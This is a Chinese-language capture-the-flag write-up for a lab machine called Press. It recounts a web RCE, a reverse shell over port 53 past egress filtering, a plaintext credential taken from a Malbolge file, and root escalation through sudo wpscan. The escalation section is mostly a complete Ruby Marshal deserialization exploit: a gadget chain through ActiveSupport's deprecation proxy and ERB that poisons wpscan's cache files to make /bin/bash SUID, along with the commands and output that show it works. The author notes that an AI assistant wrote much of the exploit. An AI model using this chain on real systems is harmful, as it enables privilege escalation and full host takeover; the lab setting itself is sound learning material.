
```
200      GET      8181      4302w      72509c http://192.168.0.223/test.php
[#####] - 4m      210049/210049 0s      found:5      errors:2
[#####] - 4m      210000/210000 996/s    http://192.168.0.223/
```

web比较基础，能够直接扫到入口，debug文件中能够直接rce，但是有一点需要关注，就是反弹shell的时候不是任意端口都能成功的，我使用53端口能够成功反弹

剧透一下，拿到root权限之后看一下防火墙规则

```
root@Press:/tmp# iptables -n -L -v
Chain INPUT (policy DROP 262K packets, 12M bytes)
  pkts bytes target     prot opt in     out     source           destination
   428  218K ACCEPT     all  --  !o     *       0.0.0.0/0        0.0.0.0/0
  246K   35M ACCEPT     tcp  --  *      *       0.0.0.0/0        0.0.0.0/0          tcp
dpt:80
 23865 2120K ACCEPT     tcp  --  *      *       0.0.0.0/0        0.0.0.0/0          tcp
dpt:22
   949 1740K ACCEPT     all  --  *      *       0.0.0.0/0        0.0.0.0/0
state RELATED,ESTABLISHED

Chain FORWARD (policy DROP 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source           destination

Chain OUTPUT (policy DROP 2213 packets, 182K bytes)
  pkts bytes target     prot opt in     out     source           destination
   428  218K ACCEPT     all  --  *      !o     0.0.0.0/0        0.0.0.0/0
    71   5855 ACCEPT     tcp  --  *      *       0.0.0.0/0        0.0.0.0/0          tcp
dpt:80
     0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0        0.0.0.0/0          tcp
dpt:443
    68  4556 ACCEPT     udp  --  *      *       0.0.0.0/0        0.0.0.0/0          udp
dpt:53
   569 58958 ACCEPT     tcp  --  *      *       0.0.0.0/0        0.0.0.0/0          tcp
dpt:53
  334K 128M ACCEPT     all  --  *      *       0.0.0.0/0        0.0.0.0/0
state RELATED,ESTABLISHED
```

出站规则中，大多数普通的 Linux 服务器，出站规则默认都是 `ACCEPT`（随便向外发数据）。但这台靶机配置了极其严格的出站过滤（Egress Filtering），默认规则是 `policy DROP`

这意味着这台靶机**不准主动向外联网**，除非满足：


- `!o ACCEPT`：允许本机内部通信。
- `tcp dpt:80 ACCEPT`：允许本机主动向外访问别人的 HTTP (80) 端口。
- `tcp dpt:443 ACCEPT`：允许本机主动向外访问别人的 HTTPS (443) 端口。
- `udp/tcp dpt:53 ACCEPT`：允许本机向外发起 DNS 查询（解析域名）。
- `state RELATED,ESTABLISHED ACCEPT`：允许本机对已经连入的合法请求（比如外部连进来的 SSH 和 80 端口）进行**数据回复**。

所以53, 80, 443端口原则上都可以反弹shell

拿到反弹shell，获取了www用户，偷了个懒，看一下最近修改的文件，发现了几个可疑的文件

```
2026-05-13 08:26:4.44252 /opt/code
2026-05-13 08:00:93.0909 /home/sky/user.txt
2026-05-13 08:00:5.07559 /home/sky/.profile
2026-05-13 08:00:18.6182 /home/sky/.bash_logout
2026-05-13 08:00:1.16166 /home/sky/.bashrc
2026-05-13 07:45:7.5572 /usr/local/bin/wpscan
2026-05-13 07:45:7.3935 /usr/local/bin/nokogiri
```

其中 2026-05-13 08:26:4.44252 /opt/code，内容看着是乱码，但是实际上是一段用 **Malbolge** 编写的有效代码，被称为“深奥编程语言”的代码，以极其难懂和反人类直觉著称，简直太有b格了。拿出来解密一下拿到凭证



```
sky:Da8eag6NxbC1jJ9as8cb
```

然后sudo -l确定了接下来的提权路径，要利用wpscan进行提权

wpscan 本质是 RubyGems 生成的 wrapper。利用 wpscan 启动时会读取本地缓存文件，而这个缓存文件底层是 Marshal.load 反序列化，把 root 会读到的缓存文件伪造成恶意 Ruby 对象，root 一跑 wpscan，就先帮我们执行 payload。

看 wpscan / cms_scanner 相关源码，发现 wpscan 依赖了 cms_scanner，而 cms_scanner 的 cache 逻辑里有这一段：

```
serializer.load(File.read(entry_path(key)))
```

这意味着wpscan在做 HTTP 请求缓存时，底层会读文件并反序列化

默认 serializer 是：Marshal 也就是：Marshal.load(...)

这意味着只要我们能让 root 版 wpscan 去读一个我们预先写好的 cache 文件，就等于把字节流喂进了：Marshal.load 而 Marshal.load 在 Ruby 里是经典高危点。如果对象图设计得对，就能在反序列化阶段自动执行代码。

wpscan 内部会把 URL 规范化后做 MD5。

例如它会把 `http://127.0.0.1` 自动变成 `http://127.0.0.1/` 然后 `MD5("http://127.0.0.1/") = 699fcf4591fc23e79b839d8819904293` 所以一级目录

是: `/tmp/sky_wpscan_pwn_binbash_demo/699fcf4591fc23e79b839d8819904293/`

第 2 层文件名 `request hash` 单个请求的缓存文件名不是 URL，而是请求对象的 hash，这个 hash 会受到这些参数影响：

- URL
- cookie jar 路径
- user-agent
- timeout
- connect-timeout
- cache-ttl
- 其他请求选项

所以要想命中 root 版 wpscan 真正会读取的缓存文件，必须知道 wpscan 发送请求时的参数。而 wpscan 启动后，不是只发一个 HTTP 请求，它会发一组测试请求去访问，所以会尝试读取多个 request hash 对应的缓存文件，所以最直接的是吧payload写入这一组下的全部缓存文件中

而wpscan存在一个参数`--cache-dir` 指定的目录指定目录，另一个参数`url`指定目标，然后根据wpscan调用缓存文件的逻辑，可以得到

缓存路径是：

<你指定的 cache-dir>/<第二层目录名>/<第三层文件名>

比如我们可以指定`--cache-dir`参数的值为`/tmp/sky_wpscan_pwn_binbash_demo`，那么wpscan调用的缓存文件的路径举例就是：

`/tmp/sky_wpscan_pwn_binbash_demo/699fcf4591fc23e79b839d8819904293/1149340080`

这里三部分的来源分别是：

1. 第一层: `/tmp/sky_wpscan_pwn_binbash_demo`

2. 第二层: `699fcf4591fc23e79b839d8819904293`

◦ 这是：

`MD5(规范化后的 target.url 参数)`

3. 第三层: `1149340080`

◦ 这不是目录 hash，而是缓存文件名

◦ 它来自：

`Typhoeus::Request#hash`

更底层一点是：

`Zlib.crc32( SHA1( request_class + base_url + hashable_string_for(options) ) )`

所以第二层是 URL 的 MD5，第三层是“某个具体 HTTP 请求对象”的 hash。

然后这里是ai给我写一个脚本，模拟wpscan的请求包，然后提前获取到缓存文件的文件名

```

sky@Press:/tmp$ ruby - <<'RUBY'
require 'wpscan'
require 'digest'

url = 'http://127.0.0.1/'

CMSScanner::Browser.reset
browser = CMSScanner::Browser.send(:instance, {
  user_agent: 'WPScan v3.8.28',
  random_user_agent: false,
  max_threads: 5,
  request_timeout: 60,
  connect_timeout: 30,
  cache_ttl: 600,
  cookie_jar: '/tmp/sky_wpscan_cookie.txt',
  headers: nil,
  proxy: nil,
  proxy_auth: nil,
  http_auth: nil,
  vhost: nil,
  disable_tls_checks: false,
  cookie_string: nil,
  throttle: 0,
  url: url,
  user_agents_list: '/usr/share/rubygems-integration/all/gems/cms_scanner-
0.15.0/app/user_agents.txt'
})

req = browser.forge_request(url)

puts "[+] md5(url)      = #{Digest::MD5.hexdigest(url)}"
puts "[+] request.hash = #{req.hash}"
puts "[+] cache_key     = #{req.cache_key}"
puts "[+] options:"
pp req.options
RUBY
[+] md5(url)      = 699fcf4591fc23e79b839d8819904293
[+] request.hash = 4185380975
[+] cache_key     = f27b87727350eca0ca23c0feed5e6d0f8a544b50
[+] options:
{:connecttimeout=>30,
 :cache_ttl=>600,
 :timeout=>60,
 :headers=>{"User-Agent"=>"WPScan v3.8.28", "Referer"=>"http://127.0.0.1/", "Expect"=>""},
 :accept_encoding=>"gzip, deflate",
 :method=>:get,
 :cookiejar=>"/tmp/sky_wpscan_cookie.txt",
 :cookiefile=>"/tmp/sky_wpscan_cookie.txt",
 :maxredirs=>50}

```

这段 Ruby 脚本模拟了 WPScan 发起 HTTP 请求的底层过程：

1. **引入核心库**： `require 'wpscan'` 和 `require 'digest'`，直接调用了系统里安装的 WPScan 源代码。

2. **配置模拟浏览器**: 通过 `CMSScanner::Browser.send`, 配置了一个和真实 WPScan 一模一样的浏览器环境 (相同的超时时间、User-Agent、以及最重要的 `cache_ttl: 600` **缓存机制**)。
3. **伪造请求对象**: `req = browser.forge_request(' [http://127.0.0.1/] (http://127.0.0.1/)')` 根据目标 URL 创建了一个请求对象。
4. **提取关键信息**: 打印出了这个请求对象的各种哈希值, 其中最致命的一行是: `[+] cache_key = f27b87727350eca0ca23c0feed5e6d0f8a544b50`

以上的这个思路是ai审计源码后给的, 但是我并不觉得很好想, 很不直观。然后我给ai提要求, 由于每次wpscan发送的请求都是一样的, 所以理论上可以通过监视缓存文件的目录, 抓取产生的路径和文件名。

第一次测试

```
sky@Press:/tmp$ PROBE=/tmp/wpscan_probe_demo
sky@Press:/tmp$ rm -rf "$PROBE"
sky@Press:/tmp$ sudo /usr/local/bin/wpscan \
--url http://127.0.0.1 \
--cache-dir "$PROBE" \
--cookie-jar /tmp/wpscan_probe_cookie.txt \
--cache-ttl 600 \
--connect-timeout 30 \
--request-timeout 60 \
--user-agent 'WPScan v3.8.28' \
>/tmp/wpscan_probe.out 2>&1 || true
sky@Press:/tmp$ find "$PROBE" -type f ! -name '*.expiration' -printf '%P\n' | sort
699fcf4591fc23e79b839d8819904293/1402767473
699fcf4591fc23e79b839d8819904293/1681087841
699fcf4591fc23e79b839d8819904293/2328443753
699fcf4591fc23e79b839d8819904293/2335983327
699fcf4591fc23e79b839d8819904293/2820768274
699fcf4591fc23e79b839d8819904293/3550582931
699fcf4591fc23e79b839d8819904293/840277823
sky@Press:/tmp$ PROBE=/tmp/wpscan_probe_demo
```

第二次测试

```
sky@Press:/tmp$ PROBE=/tmp/wpscan_probe_demo1
sky@Press:/tmp$ rm -rf "$PROBE"
sky@Press:/tmp$ sudo /usr/local/bin/wpscan \
--url http://127.0.0.1 \
--cache-dir "$PROBE" \
--cookie-jar /tmp/wpscan_probe_cookie.txt \
--cache-ttl 600 \
--connect-timeout 30 \
--request-timeout 60 \
--user-agent 'WPScan v3.8.28' \
>/tmp/wpscan_probe.out 2>&1 || true
sky@Press:/tmp$ find "$PROBE" -type f ! -name '*.expiration' -printf '%P\n' | sort
699fcf4591fc23e79b839d8819904293/1681087841
699fcf4591fc23e79b839d8819904293/2328443753
699fcf4591fc23e79b839d8819904293/2335983327
699fcf4591fc23e79b839d8819904293/2568392366
699fcf4591fc23e79b839d8819904293/2820768274
699fcf4591fc23e79b839d8819904293/3550582931
```

事实证明这个方法也是可以的，而且更直接。并且还能得到一个结论，就是url不发生变化的话，每次wpscan发送的请求包内容就都是一样的，文件名可以复用！这就方便很多了。

下一步就是在一个写的 cache 目录里，按这些文件名写入二进制的 Ruby Marshal 序列化对象，触发反序列化，执行恶意命令，然后sudo wpscan 用同样的参数去调用。

那么是不是可以直接把一段包含 `system("chmod +s /bin/bash")` 的代码序列化后发过去，让服务器执行？

答案是不行，需要利用Ruby gadget（跳板），把恶意代码嵌入到 Ruby gadget 中，进而在完整的序列化链条中触发反序列化漏洞，以下为ai的解释

1. 为什么我们需要 Gadget？

序列化机制（如 `Marshal.dump`）只保存对象的状态（数据/实例变量），绝对不保存代码（方法/函数）。当服务器执行 `Marshal.load()` 时，它只是根据你提供的数据，把对象在内存里“拼装”回来。它所能执行的方法，必须是服务器上原本就已经存在的代码。

这就好比你不能带枪（恶意代码）过安检，但你可以带零件（恶意数据）。

2. 什么是 Gadget？

既然不能自带武器，我们就得“就地取材”。

在目标服务器现有的代码库中（包括 Ruby 标准库、预装的 Gem 包、甚至目标程序自己的代码），总会有一些类或方法，它们在特定条件下会执行危险操作，比如：

- 执行系统命令（`system`、`exec`、````）
- 读写文件（`File.read`、`File.open`）
- 动态执行代码（`eval`、`instance_eval`）

这些被黑客找出来的、能够被滥用的现有类和方法，就被称为 Gadget（小工具/跳板）。

3. 什么是 Gadget Chain（利用链）？

单个 Gadget 往往无法直接触发。比如，你发现类 A 的 `delete_file` 方法很危险，但程序反序列化后并不会主动去调用 `A.delete_file`。

所以，你需要找一条**连锁反应（多米诺骨牌）**：

1. 反序列化时，Ruby 内部机制会自动触发某些魔法方法（或者当程序试图打印、比较这个对象时触发）。
2. 黑客构造一个对象 C，利用它被触发的魔法方法，去调用对象 B 的某个方法。
3. 对象 B 的方法又去调用对象 A 的 `delete_file` 方法。
4. 通过精心构造每个对象里的**数据（实例变量）**，让 `delete_file` 恰好去删除关键文件，或执行命令。

把这些 Gadget 像乐高积木一样拼在一起，就成了 **Gadget Chain（利用链）**。

4. 常见的 Ruby Gadget (你的靶机里大概率用到的)

在 Ruby 的世界里，由于绝大多数环境都自带了 `RubyGems`（包管理器），安全研究员早就把 `RubyGems` 里的源码翻了个底朝天，找到了一些几乎所有 Ruby 环境都通用的 Gadget。

其中最著名的几个用于构造 Universal RCE（通用远程命令执行）的 Gadget 类是：

- `Gem::Requirement`
- `Gem::DependencyList`
- `Gem::SpecFetcher`

当你利用这些通用 Gadget 链时，你只需要修改链条末端的参数，就能让它执行你想要的任意命令。

然后接下来具体的 payload 的内容说实话超出我的理解能力了，我努力理解了很久但还是没有完全明白，Ruby 的语法我也不会，所以只能粘出 ai 的解释。

真正写进每个缓存文件里的内容，是：

```
payload = Marshal.dump({ proxy => 0 })
```

也就是：

- 最外层是一个 Hash
- 这个 Hash 的 key 是一个特殊构造的对象 proxy
- 反序列化 Hash 时，Ruby 会对 key 调 hash
- 这个 hash 调用会被我们引导到 `ERB#def_module`
- `ERB#def_module` 会 eval 我们伪造的 `@src`
- `@src` 里再执行 root 命令

最终塞给 ERB 的 `@src` 不是直接命令，而是：

```
"end\nsystem(%q[#{payload_cmd}])\ndef x"
```

如果把 `payload_cmd` 展开，就是：

```
end
system(%q[chmod 4755 /bin/bash && stat -c '%A %a %U:%G %n' /bin/bash > /tmp/binbash.stat && id >
/tmp/binbash.rootid &&
cat /root/root.txt > /tmp/binbash.root.txt])
def x
```

为什么前面有个 `end`，后面还有个 `def x`？

因为 `ERB#def_module` 内部会把 `@src` 包进一个方法定义里。

它大致会形成这种结构：

```
def erb
<你的 @src>
end
```

所以我们用：

- 前面的 end: 先把这个包装方法提前闭掉
- 中间 system(...): 执行我们自己的命令
- 后面的 def x: 再开一个空方法, 让后面程序自动补上的 end 能闭合语法

最终整体变成合法 Ruby, 并且在 eval 阶段执行 system(...)。

为什么最外层要是 { proxy => 0 }

因为我们利用的是:

Ruby 在 Marshal.load 反序列化 Hash 时, 会对 key 调用 hash

也就是说, Marshal.load 到这里时, 会发生:

proxy.hash

而这个 proxy 是:

ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy

它的调用会被引导成:

target.send(:hash)

而 target 又被我们控制成:

@instance.send(@method)

我们把这两个成员设置为:

- @instance = erb
- @method = :def_module

于是:

proxy.hash

最后就会变成:

erb.def_module.hash

于是 root 命令就在反序列化时执行了

为什么要“临时替换类”

这一步第一次看很绕, 但很重要。

如果你直接用真实的:

ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy

来构造这个 Hash, 然后做:

Marshal.dump({proxy => 0})

那么在你本地生成 payload 的时候, Ruby 自己就可能先对 proxy 调 hash, 导致链提前触发。

所以正确姿势是：

1. 先暂时把这个常量替换成一个“无害版”假类
2. 用假类把对象正常 Marshal.dump
3. dump 完之后把真实类恢复回去
4. 当 root 进程 later 做 Marshal.load 时，它会按真实类来解析这个对象

所以：

- 生成阶段：安全
- 触发阶段：恶意行为才出现

接下来给一个ai提供的完整复现流程，这个基本上就能理解了，复现成功

第 1 步：保留你已经探测出来的 hash 集合

你当前已经拿到了缓存文件名为：

```
1402767473
1681087841
2328443753
2335983327
2820768274
3550582931
840277823
```

这一步不用再重跑。

第 2 步：准备一个新的 exploit cache 目录

我们不去改 PROBE 目录里的 root 文件，而是新建一个你自己可写的目录。

```
PWN=/tmp/wpscan_pwn_binbash
rm -rf "$PWN"
mkdir -p "$PWN"
```

第 3 步：写 payload 生成脚本

把下面这段脚本原样保存：

```
cat > /tmp/build_pwn_cache_binbash.rb <<'RUBY'
require 'wpscan'
require 'fileutils'
require 'digest'
require 'base64'
```

```

# 这里不是原始输入 URL，而是规范化后的 URL
url      = 'http://127.0.0.1/'
cachedir = '/tmp/wpscan_pwn_binbash'

# 这是你已经通过 probe 观测到的第三层 request hash
hashes = %w[
1402767473
1681087841
2328443753
2335983327
2820768274
3550582931
840277823
]

# 第二层目录名 = MD5(规范化后的 URL)
url_md5 = Digest::MD5.hexdigest(url)
subdir  = File.join(cachedir, url_md5)

# 保存真实类
real_class = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy

# 临时替换成“无害版”类，避免本地构造 payload 时提前触发
ActiveSupport::Deprecation.send(:remove_const, :DeprecatedInstanceVariableProxy)
class ActiveSupport::Deprecation
class DeprecatedInstanceVariableProxy
  def initialize(h)
    h.each { |k, v| instance_variable_set(k, v) }
  end
end
end

# 真正要作为 root 执行的命令
payload_cmd = %q[
chmod 4755 /bin/bash &&
stat -c '%A %a %U:%G %n' /bin/bash > /tmp/binbash.stat &&
id > /tmp/binbash.rootid &&
cat /root/root.txt > /tmp/binbash.root.txt
]

# 构造 ERB 对象
erb = ERB.allocate
erb.instance_variable_set(:@src, "end\nsystem(%q[#{payload_cmd}])\ndef x")
erb.instance_variable_set(:@filename, nil)
erb.instance_variable_set(:@lineno, 0)

# 构造 Hash key，用于在 Marshal.load 时触发 hash()
proxy = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new({
:@instance => erb,
:@method   => :def_module,
:@var      => '@x',
:@deprecator => Kernel

```

```

})

# 真正写入缓存文件的二进制 payload
payload = Marshal.dump({ proxy => 0 })

# 恢复真实类
ActiveSupport::Deprecation.send(:remove_const, :DeprecatedInstanceVariableProxy)
ActiveSupport::Deprecation.const_set(:DeprecatedInstanceVariableProxy, real_class)

# 创建目录并写入每个 hash 文件
FileUtils.mkdir_p(subdir)

hashes.each do |h|
  File.binwrite(File.join(subdir, h), payload)
  File.write(File.join(subdir, "#{h}.expiration"), (Time.now.to_i + 3600).to_s)
end

puts "[+] url          = #{url}"
puts "[+] url_md5       = #{url_md5}"
puts "[+] subdir        = #{subdir}"
puts "[+] hashes         = #{hashes.join(', ')}"
puts "[+] payload_size   = #{payload.bytesize}"
puts "[+] payload_b64    = #{Base64.strict_encode64(payload)}"
RUBY

```

第 4 步: 运行脚本, 生成恶意缓存文件

```
ruby /tmp/build_pwn_cache_binbash.rb
```

你会看到类似输出:

```

[+] url          = http://127.0.0.1/
[+] url_md5       = 699fcf4591fc23e79b839d8819904293
[+] subdir        = /tmp/wpscan_pwn_binbash/699fcf4591fc23e79b839d8819904293
[+] hashes         = 1402767473, 1681087841, ...
[+] payload_size   = ...
[+] payload_b64    = ...

```

这里的 payload_b64 是什么?

这就是你问的“完整 payload”的文本可视版本。

真正缓存文件里写的是二进制 `Marshal` 数据, 而这串 `Base64` 是它的等价文本表示。

如果你要存档研究, 这一串可以保留。

第 5 步: 看看文件是否写对了

```
find /tmp/wpscan_pwn_binbash -type f | sort
```

你应该看到：

```
/tmp/wpscan_pwn_binbash/699fcf4591fc23e79b839d8819904293/1402767473  
/tmp/wpscan_pwn_binbash/699fcf4591fc23e79b839d8819904293/1402767473.expiration  
/tmp/wpscan_pwn_binbash/699fcf4591fc23e79b839d8819904293/1681087841  
...
```

如果你想看原始二进制：

```
xxd -g 1 /tmp/wpscan_pwn_binbash/699fcf4591fc23e79b839d8819904293/1402767473 | head
```

你会看到它不是明文脚本，而是 `Marshal` 二进制字节。

第 6 步：用 `root` 触发读取这些恶意缓存文件

这一条命令要特别注意：

> 除了 `--cache-dir` 换成 `PWN` 目录之外，其余关键参数要和 `probe` 阶段保持一致

也就是：

- 同样的 `URL`
- 同样的 `cookie-jar` 路径
- 同样的 `user-agent`
- 同样的 `timeout` 参数

命令如下：

```
sudo /usr/local/bin/wpscan \  
--url http://127.0.0.1 \  
--cache-dir /tmp/wpscan_pwn_binbash \  
--cookie-jar /tmp/wpscan_probe_cookie.txt \  
--cache-ttl 600 \  
--connect-timeout 30 \  
--request-timeout 60 \  
--user-agent 'WPScan v3.8.28' \  
>/tmp/wpscan_pwn.out 2>&1 || true
```

为什么 `cache-dir` 可以换，但别的最好别换？

因为：

- `cache-dir` 只是放文件的位置，不参与 `request hash`
- 但 `cookie-jar` / `user-agent` / `timeout` 这些会影响 `request hash`

所以：

- `cache-dir` 可以从 `probe` 换成 `pwn`
- 其他尽量保持和 `probe` 一致

第 7 步: 验证 exploit 是否成功

先看 wpscan 输出:

```
sed -n '1,40p' /tmp/wpscan_pwn.out
```

你大概率会看到类似:

```
@x is deprecated! Call def_module.hash instead of @x.hash. Args: []
<internal:marshal>:34:in `load'
...
Scan Aborted: undefined method `cached=' for an instance of Hash
```

这是不是失败?

不是。

这正是我们要的现象:

- Marshal.load 已经执行了
- gadget 已经触发了
- root 命令已经跑完了
- 后面程序把这个 Hash 当正常响应处理, 崩了

所以 crash 反而是 exploit 已经走进去的证据。

然后看我们落下来的 root 证明文件:

```
cat /tmp/binbash.stat
cat /tmp/binbash.rootid
cat /tmp/binbash.root.txt
ls -l /bin/bash
```

你应该看到:

/tmp/binbash.stat

```
-rwsr-xr-x 4755 root:root /bin/bash
```

/tmp/binbash.rootid

```
uid=0(root) gid=0(root) groups=0(root)
```

/tmp/binbash.root.txt

```
flag{...}
```

/bin/bash

```
-rwsr-xr-x 1 root root ... /bin/bash
```

第 8 步：拿交互式 root shell

现在就可以直接：

`/bin/bash -p`

进入 `root shell` 后验证：

`whoami`

`id`

`cat /root/root.txt`

你会看到：

`root`

`uid=1000(sky) gid=1000(sky) euid=0(root) groups=1000(sky),100(users)`

`flag{root-861019fa99fb86e5955f743036202ce8}`

